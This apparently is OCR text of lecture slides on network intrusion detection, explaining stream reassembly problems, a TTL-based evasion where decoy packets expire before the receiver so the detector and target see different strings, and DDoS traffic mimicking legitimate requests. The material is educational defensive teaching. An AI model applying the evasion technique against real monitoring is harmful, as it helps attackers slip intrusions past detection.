
problem: packets might arrive out of order

```
stream = []
for each packet:
  get sequence number
  add to stream in the correct order
  search stream for “root”
```

problem: this is more difficult that it looks on the slide, and requires keeping a lot of state


problem 2: it doesn’t even work


attacker
15 hops
NIDS
5 hops
receiver
seq=1: [r] or [n]
seq=1: [r]
[r] TTL=23 seq=1
[n] TTL=17 seq=1
X
received by NIDS,
not by receiver,
because of TTL



attacker
15 hops
NIDS
5 hops
receiver
seq=1: [r] or [n]
seq=2: [o] or [i]
seq=3: [o]
seq=4: [c] or [t]
seq=1: [r]
seq=2: [o]
seq=3: [o]
seq=4: [t]
[r] TTL=23 seq=1
[n] TTL=17 seq=1
X
[o] TTL=21 seq=2
[i] TTL=15 seq=2
X
[o] TTL=20 seq=3
[c] TTL=19 seq=4
X
[t] TTL=27 seq=4


additional challenge:


some DDoS attacks mimic legitimate traffic


GET largeFile.zip
victim's
webserver

